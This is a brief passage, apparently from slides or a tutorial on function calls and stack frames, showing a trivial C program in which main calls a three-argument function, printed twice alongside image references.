
Let's "Big Picture" this


```
void function(int a, int b, int c)
{
    int y;
}

int main()
{
    int x;
    function(1, 2, 3);

    return 0;
}
```


```
void function(int a, int b, int c)
{
    int y;
}

int main()
{
    int x;
    function(1, 2, 3);

    return 0;
}
```

